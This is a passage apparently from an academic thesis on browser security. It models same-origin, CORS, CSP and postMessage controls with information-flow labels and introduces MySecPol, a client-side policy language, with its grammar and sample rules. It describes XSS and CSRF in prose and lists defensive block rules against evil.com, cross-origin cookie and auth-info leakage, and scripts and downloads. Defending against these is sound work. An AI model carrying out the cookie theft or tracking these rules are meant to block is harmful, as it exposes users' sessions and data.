If we want to implement cross-origin communication between domain abc.com and xyz.com using HTML5 postmessages then, *message* contained inside otherWindow.postMessage (**message**, targetOrigin, [transfer]) should be assigned label as (abc.com, abc.com ∪ xyz.com,abc.com) ie Reader set R(message) contains abc.com and xyz.com and writer set W(message) contains abc.com only. This label will ensure that only xyz.com (recipient of message) and abc.com (sender of message) can read the message.Hence, any third malicious website evil.com can't read this message.Similarly, recipient (xyz.com) can check the

originator of the message by checking that only abc.com $\in$ W(message).In case, message has been altered in en route, then W(message) will contain other subjects indicating to recipient that message has been altered en route.Once xyz.com sends reply to abc.com, the return message will have label as (xyz.com, abc.com $\cup$ xyz.com,abc.com $\cup$ xyz.com) and abc.com can check that message has been returned by actual website or not by checking the origin and writer set of return message W(return_message).

Figure 4.3: Implementing HTML5 postmessages

In order to support wild card "*" in targetOrigin, label of postmessage can be downgraded and new label would be (abc.com,"anybody",abc.com). However, such labels are vulnerable to information leak.Also, regular expressions are used to represent domains owned by main server sometimes.In such scenario, recipient checks message.origin against specified regular expressions.Example. For domains like maps.google.com, mail.google.com, google.com/docs, the recipient will check message.origin against regular expression "ĥttps*

google.com/*$".Such scenario can be accommodated by adding all such domains in reader or writer set of labels of messages exchanged between two domains.

4.2.5 Enforcing CORS using Information Flow Control

Enforcing CORS with RWFM labels is straightforward. If our current tab displaying website abc.com having label (user,abc.com ∪ core,abc.com ∩ core) want a image or resource hosted at xyz.com. Then, in case of SOP, we used to label resource or object hosted at xyz.com as (xyz.com,xyz.com , xyz.com).Hence, not permitting abc.com to read the resource or load the image from xyz.com.In case of CORS,a resource on xyz.com with the header Access-Control-Allow-Origin: abc.com is labeled as (xyz.com,abc.com ∪ xyz.com, xyz.com).This label will allow both origins to access the resource if other origin is permitted to access that resource.

Figure 4.4: Enforcing CORS

4.2.6   Enforcing CSP using Information Flow Control

CSP allows websites to specify approved sources of content that browser should be allowed to load that page.For example,if a page from abc.com supplies the CSP header with directives default-src :'self';img-src :xyz.com, then the page is restricted to load images from abc.com and xyz.com only.Since, CSP policies help us to specify the origins from where the page may fetch resources or images and can load scripts and exchange information, it becomes easier to allow such access by adding permitted domains in Reader and Writer set of RWFM labels. [45]

If CSP header of website abc.com allows scripts to be loaded from abc.com and other trusted domain xyz.com then label of the browser tab would be (abc.com,abc.com ∪ core ∪ xyz.com ,abc.com ∪ core). In case, script from evil.com want to read the data in this tab, it can't do so as evil.com ∉ R(tab).If CSP header permits two domain to share or exchange data between them, then label of same origin scripts will be (abc.com,abc.com ∪ core ∪ xyz.com ,abc.com ∪ core) and label of third party scripts will be (xyz.com,xyz.com ∪ core ∪ abc.com ,xyz.com ∪ core). Hence, scripts from xyz.com and abc.com only are permitted to share information with each other because only (abc.com ∪ xyz.com) ∈ R(scripts). Hence, CSP can be implemented using RWFM labels.

4.2.7   Protecting static entities using Information Flow Control

The information stored in *browser history,cookies and other local storage* needs to be protected and are labeled according to the origin. Eg. Cookies set by website abc.com can be read and written by abc.com and browser core only.Hence cookies will be assigned label as (abc.com,abc.com ∪ core, abc.com ∩ core).Hence, website evil.com can't read cookies set by abc.com as evil.com ∉ R(Cookies of abc.com)

4.2.8   Overall structure for protecting browser

In order to protect the browser, security policies should be implemented using Information Flow Control labels so that all unauthorized information flows are not permitted. Browser core process will run with authority of the logged in user and have label as (user, user ,

Figure 4.5: Protecting static entities

ϕ). Whenever a new tb is opened, RWFM labels are initialised as (ϕ, ϕ, ϕ).Once user enters the URL say abc.com, the tab opened will have label based on owner of webpage opened and the label will be modified as (abc.com,abc.com $\cup$ core,abc.com $\cup$ core).In case, CSP allows other trusted domains to load their content or access objects in the tab,then assigned label will be (abc.com,abc.com $\cup$ core $\cup$ xyz.com,abc.com $\cup$ core $\cup$ xyz.com). The same origin objects contained in web-page are owned by owner of website and hence are labeled as (abc.com,abc.com $\cup$ core,abc.com $\cup$ core). Objects from different origin contained in this webpage will be labeled as (xyz.com,xyz.com $\cup$ core $\cup$ abc.com,xyz.com $\cup$ abc.com). Hence, each object can be labeled by the owner of the object such that Reader set contains list of all domains that can read the information contained in that object and writer set contains list of domains who can write into the object or domains who has influenced the information contained in that object. The cookies set by this web site would be labeled as (abc.com,abc.com $\cup$ core,abc.com $\cup$ core). Other static objects

like browser settings, web browser APIs ,history and bookmarks will be labeled as (user, user ∪ core, user).

All http requests originating from page to webserver will be labeled as (abc.com, abc.com, abc.com). In case of cross-origin requests, they will be labeled as (abc.com, abc.com ∪ xyz.com, abc.com). The reader set of all outgoing http requests would be checked so that only permitted domains are included in it. In case of any incoming http request message,the writer set of the request will be checked against white list containing list of permitted sites.Similarly in case of incoming http reply, the writer set will contain name of both sender and domain who sent the request and will be labeled as (xyz.com, xyz.com ∪ abc.com, xyz.com ∪ abc.com)

Figure 4.6: Overall structure for protected browser

Protection against XSS attacks. In simple XSS attack, the attacker inserts the malicious code/ script inside legitimate web page and when victim opens this web page this hidden script is executed which has access to user's sensitive information like cookies

or can sent http requests with arbitrary contents.XSS attacks can be prevented using Information Flow control.The hidden malicious script inserted by evil.com will be assigned label as (abc.com, abc.com ∪ core, abc.com) as browser will assume it as part of website. Now this script can access the user's sensitive information stored in cookie with label (abc.com,abc.com ∪ core,abc.com ∪ core) as abc.com ∈ Reader set of cookie but the information read by the script can't be read by evil.com as script can't add evil.com to Reader set of cookie.If script will try to transfer information using http request, then browser will treat it as same origin request and will label it as (abc.com, abc.com, abc.com) and thus information can't be read by evil.com. If script will try to add evil.com to reader set of outgoing http request, in that case while assigning labels, it can be checked whether evil.com belongs to whitelist of permitted web sites.In case the test fails, the outgoing http request will be blocked.

Protection against CSRF attacks. In CSRF attacks, the naive user is forced by attacker to send unauthorised commands to web application using authenticated session of legitimate user.The attacker can inject malicious link as image tag or script in third party website and trick user into visiting this site while he is authenticated with targeted website in other tab and attacker script/link then perform unauthorised transactions on behalf of user.By using Information Flow control, CSRF attack can be prevented. Each tab and objects in that tab are assigned different labels.The attacker web site will have label as (evil.com, evil.com ∪ core, evil.com) and script or link in this tag will have labels as (evil.com, evil.com , evil.com). The other tab containing authenticated session will have label as (abc.com, abc.com ∪ core, abc.com) and the objects will have labels as (abc.com, abc.com , abc.com) and cookies will have label as (abc.com, abc.com ∪ core, abc.com). All GET or POST requests for transaction originating from this browser tab will have label as (abc.com, abc.com , abc.com). Now,attacker script running in other tab with label (evil.com, evil.com , evil.com) can't read the information contained in these requests or cookies.

Chapter 5

Our Approach Via `MySecPol`

In this chapter, we discuss our proposed architecture and **MySecPol**, a specification language for client side policies. Security policies are a set of rules or guidelines that define the security requirements of any user. It would be good if the security policies are automatically translated into actual implementations to achieve the desired level of security. Hence, it is very important to correctly specify the security policies to achieve the desired security goals.

5.1 Key Idea

The key idea behind defining client side policies is to have user controlled browser enforced security mechanism for safe browsing. We assume that user defining these policies is familiar with basic web concepts and can create new policy or modify the sample policy as per his requirements. The client side policies should satisfy following prerequisites.

- The client side policy *should be simple* and must not require special skill or expertise. The policy structure should be simple to define and easy to understand the existing policy.

- The policy *should be non-conflicting* and should be able to resolve conflicts in case of either dependent or conflicting rules.

- The policy *should be implementable* in current Web context without browser modifications. Current web standards should support the defined policies.

5.2 Architecture

We propose a simple policy based architecture which enables users to harden their browser security against the threats as perceived in the security rules. Our policy specification defines the user's security requirements for browsing. Using the policies, the users control access to web resources. As shown in Figure 5.1, the user defined policy is read by a parser and then realized at browser as its extension. The HTTP requests and HTTP responses are checked against the rules defined in the security policy and are blocked in case of violation

Figure 5.1: Proposed architecture for secure browsing

5.3 Specification of Security Policies

Our client-side policy specification language `MySecPol` is browser and platform independent. The abstract syntax of `MySecPol` is defined below:

```
policy ::= rule *..
rule ::= action field domain−list
```

```
action  ::=  allow | deny
field  ::=  resource | browser−setting
                | HTTP−header | property
resource  ::=  JavaScript | image | iframe | font | object
                | XMLHTTPRequest | stylesheets | media
browser−setting  ::=  thirdpartycookies | autofill
                | safeBrowsingEnabled
                | passwordSavingEnabled
                | doNotTrackEnabled | webRTCIPhandling
HTTP−header  ::=  User−Agent | Referer
property  ::=  maxtabs | access | connection−type
                | downloads | executable
                | HttpOnlycookies | cookies | auth−info
connection−type  ::=  https | http
domain−list  ::=  dstn−domain [ host−domain( optional )]
dstn−domain  ::=  origin +.. | crossdomain | crossdomain−
                | * | *−   | ANY
host−domain  ::=  origin +..  |  ANY
origin  ::=  RFC 6454
```

Listing 5.1: Syntax of client side policy

The interpretation of `MySecPol` is given below:

action specifies the permission. It can be either allow or deny.

field represents the resource, property, browser setting or HTTP header field for which rule has been defined. The '**resource**' can be image, javascript, object, iframe, XML-httprequest or media which is included in the web-page request. The '**property**' tag is used to define properties like maxtabs, access,connection-type, download, executable or HttpOnlycookies or auth-info. The 'maxtabs' denotes the number of maximum tabs that can be opened at any given time. The 'access' keyword applies action to all types of requests for a given domain. The 'connection-type' specifies whether the connection is http or https. The 'downloads' keyword specifies downloadable application content. The 'executable' keyword denotes executable downloads. The 'HttpOnlycookies' keyword is used

to specify the type of cookies. Keywords 'cookie' and 'auth-info' are used to specify cookie and authorization information for cross-domain requests. The '**browser-setting**' defines browser privacy and network settings. These include thirdpartycookies, autofillEnabled, safeBrowsingEnabled, passwordSavingEnabled, doNotTrackEnabled and webRTCIPhandling. The '**HTTP-header**' defines HTTP headers like user-agent or referer.

dstn-domain is the address of the target domain. For resources, it is the origin of resource. For example, if we want to block images from domain "www.abc.com", then policy would be: "*deny image www.abc.com*". The wildcard '*' represents all domains, '*-' represents all domains except those that are listed in the subsequent rules, 'crossdomain' represents all domains other than current domain and 'crossdomain-' represents all cross-origin domains except those listed later in the policy.

For browser settings, default option is '*' i.e. applicable to all domains since browser API doesn't permit per domain settings for these fields. For maxtabs, it will have number of maximum tabs that can be opened as specified by the user.

By default, the rules defined by a policy are applicable to all domains. However, by using the optional field **host-domain** in the policy, we can define domain-specific rules. For example, if we want to block images from domain "www.abc.com" for domain "www.xyz.com", then policy would be: "*deny image www.abc.com www.xyz.com*". When user visits "www.xyz.com", no images will be loaded from domain "www.abc.com".

5.4 Interpretation of Policy Application

The default policy is "allow * *" which allows all resources from all domains. Once user defines the policy, the access control rules are associated with different resources for different domains. These rules are then implemented by the browser. Let P_U be user defined policy which contains set of rules R s.t. rules R_1, R_2, ... $R_n \in$ R. Let P_E be the policy implemented by the browser containing set of rules R' s.t. rules R'_1, R'_2, ... $R'_n \in$ R'.

Property 1: All rules defined by user in user defined policy P_U will be included in effective policy P_E if these rules are disjoint with each other. Two rules R_i and R_j are said to be disjoint if they are independent to each other and are non-contradicting. $\forall$ R_i, R_j

$\in$ R s.t. R$_i$ $\cap$ R$_j$=$\emptyset$, then R$_i$ and R$_j$ $\in$ R$'$. Consider three rules defined by user in policy P$_U$. Rule 1 blocks scripts from domain "www.xyz.com", Rule 2 and 3 blocks images and scripts from domain "www.abc.com" respectively. Since, these rules are disjoint so all these rules will be included in the effective policy P$_E$.

```
Rule1:  deny javascript www.xyz.com
Rule2:  deny image    www.abc.com
Rule3:  deny javascript www.abc.com
```

Property 2: If there are two rules such that one rule(R$_j$) is a subset of the other rule (R$_i$), then only rule (R$_i$) will be included in the effective policy. $\forall$ R$_i$, R$_j$ $\in$ R s.t. R$_i$ $\supset$ R$_j$, then R$_i$ $\in$ R$'$ and R$_j$ $\notin$ R$'$. Consider two rules in policy P$_U$. Rule 1 blocks all JavaScripts and Rule 2 blocks scripts from domain "www.abc.com". Rule 2 is a subset of Rule 1. So, only Rule 1 will be included in the effective policy P$_E$ which will block all scripts including those from "www.abc.com".

```
Rule1:  deny javascript *
Rule2:  deny javascript  www.abc.com
```

Property 3: If two rules for a resource or domain are either dependent or conflict with each other, then the stricter of the two will be taken ignoring the other. Consider the following two rules in user defined policy P$_U$. Rule1 blocks all JavaScripts but Rule2 permits scripts from domain "www.abc.com" which conflicts with Rule1. So, Rule1 which enforces stricter security policy will be included in P$_E$ and Rule2 will be discarded.

```
Rule1:  deny javascript *
Rule2:  allow javascript www.abc.com
```

Chapter 6

Security policies in `MySecPol`

In this chapter, we present several useful policies that can be specified using `MySecPol`.

6.1 Policies using field 'resource'

6.1.1 No scripts

The simplest policy is to disable all scripts. JavaScript is extensively used to dynamically update the page but can also be misused to track or steal user information. All Javascripts can be blocked by using the following policy.

```
deny    javascript   *
```

6.1.2 Blacklist scripts

Websites also include tracking, advertising and analytic scripts for revenue generation or tracking user behavior. We can define policy that blocks scripts from any specific domains.

```
deny    javascript   *://*.google−analytics.com/*
deny    javascript   *://*.zedo.com/*
```

6.1.3   Block cross-origin scripts

Cross-origin Javascripts are the most common attack vectors. The cross-origin scripts can be tracking, analytic or advertising scripts. We can prevent them by using wild-card 'crossdomain'.

```
deny     javascript   crossdomain
```

6.1.4   Selective resources

An user can specify policies for various HTTP request for resources like image, flash objects, stylesheets, and so on. Many a times, XSS attacks are carried out by inserting scripts to fetch these resources which in turn carry sensitive user information as payload of a request. The below policy specifies rules controlling some of these resources:

```
deny     object         *
allow    image          *://sirv.com/*
deny     stylesheet     *://evil.com/*
deny     media          *
```

6.1.5   Restrict XMLhttprequest

XMLhttprequest objects are used to communicate with servers without reloading or refreshing the webpage. XMLHttpRequest can be used to send any type of request in background without user intervention. These can be used by attackers to steal user sensitive data. This can be prevented using the below rule in the policy.

```
deny     XMLhttprequest  *
```

6.1.6   Disable IFRAME creation

An iframe is used for embedding another document within a HTML document. Iframes are exploited by attackers for carrying out clickjacking attacks. To avoid this, we can use the following rule:

```
deny     iframe   *
```

6.2   Policies using field 'property'

6.2.1   Block non-HTTPS connections

Unlike HTTPS, the non-HTTPS connections are not encrypted and are vulnerable to man-in-the middle and eavesdropping attacks. Such connections can be blocked by using the below rule:

```
deny     http     *
```

6.2.2   Create whitelist for cross-origin requests

This policy helps to create a whitelist of trusted domains for cross-origin requests. The policy will remove cookie and authorization information from all cross-origin requests except from the requests that are intended for whitelisted domains.

```
deny     cookie       crossdomain−
deny     auth−info    crossdomain−
allow    auth−info    ://www.abc.com/*
allow    cookie       ://www.abc.com/*
```

6.2.3   Create blacklist

User may desire to block access to certain untrusted websites. At an organization level, it's done at the network layer using firewalls, or at the application layer by using web proxies or application gateways. These require high level of expertise and additional hardware. However, users can create blacklist of URLs to be blocked using simple policy as below.

```
deny     access   *://*.evil.com/*
```

6.2.4 Create whitelist

Sometimes, a user may require access to only a few websites. So, the user can create whitelist of trusted URLs while blocking access to all others. The user need to first block all websites and then permit only the specific domains. This can be achieved by using '*-' which will apply rule for all domains except for those that are permitted in the whitelist.

```
deny     access   *—
allow    access   *://*.iitb.ac.in/*
allow    access   *://*.abc.com/*
```

6.2.5 Block all application downloads

Some websites serve the application data or binary data which can contain malicious code embedded into them. For example, a pdf document being displayed by a web page may contain hidden links to send data to attacker's website. The Content-Type header for such HTTP responses can be application/javascript, application/octet-stream, application/x-shockwave-flash, application/xml, application/zip, application/ogg or application/pdf. This policy blocks all such responses.

```
deny     downloads   *://*.xyz.com/*
deny     downloads   *://*.abc.com/*
```

6.2.6 Block only executable file downloads

The executable downloads can contain malware or other malicious content. This policy helps client to block executable file downloads either from all domains or from untrusted domains as per his requirements.

```
deny     executable   *://*.xyz.com/*
deny     executable   *
```

6.2.7 Restrict cookie type to 'HttpOnly' cookies

'HttpOnly' cookies can not be read by scripts running in the page and hence, provide protection against cookie stealing scripts. This policy restricts cookie type to 'HttpOnly'.

```
allow    HttpOnlycookies *
```

6.2.8 Limit the number of opened tabs

As the number of opened tabs increases, the browsers tend to hide tabs titles making user susceptible to attacks like tabnabbing [12]. This policy allows clients to define the maximum number of tabs that can be opened at any point of time.

```
allow    maxtabs 6
```

6.3 Policies using field 'HTTP-Header'

6.3.1 Block User-Agent headers

User Agent information in HTTP request helps web server decide how to deliver content best suited for user's browser. However, this information can be used by websites for user fingerprinting based on user's OS, version number and web browser. This can be thwarted with the help of the rule below:

```
deny    user-agent  *://*.abc.co.in/*
```

6.3.2 Block Referer headers

Referer header in HTTP request contains URL of request from where current request has been originated. However,if webpage is using GET method for sending sensitive information to server (ie username and password values in url), then if attacker is able to inject the malicious script in web page to send request to fetch image from attacker's website, this image request will contain original website domain plus sensitive information in it's Referer header.

```
deny      referer  *
```

6.4 Policies using field 'browser-setting'

6.4.1 Set browser's privacy settings

Users' privacy can be protected by configuring various browser features like auto-fill option for web forms, password saving for different websites, third-party cookies, webRTC traffic handling, safe browsing mechanisms and doNotTrack header for HTTP requests. A sample privacy protection policy is given below.

```
deny      thirdpartycookies        *
deny      autofill                 *
allow     safeBrowsingEnabled      *
deny      passwordSavingEnabled    *
allow     doNotTrackEnabled        *
deny      webRTC                   *
```

6.5 Implement CSP at browser

As discussed in Chapter 2, many web servers either still don't implement CSP or misconfigure CSP with very permissive policies. Using the fourth (optional) field of the `MySecPol` rule , we can configure domain specific rules which is equivalent to server side CSP. However, our current implementation doesn't support this optional field yet. The following policy configures CSP for *://abc.com/* domain.

```
deny      object      *              *://abc.com/*
allow     javascript  www.xyz.com    *://abc.com/*
deny      iframe      *              *://abc.com/*
```

Above policy blocks all objects and iframes and permits Javascripts from `www.xyz.com` for web pages of domain `*://abc.com/*`. This policy is equivalent to following CSP and X-Frame-Options HTTP response header for domain `*://abc.com/*`.

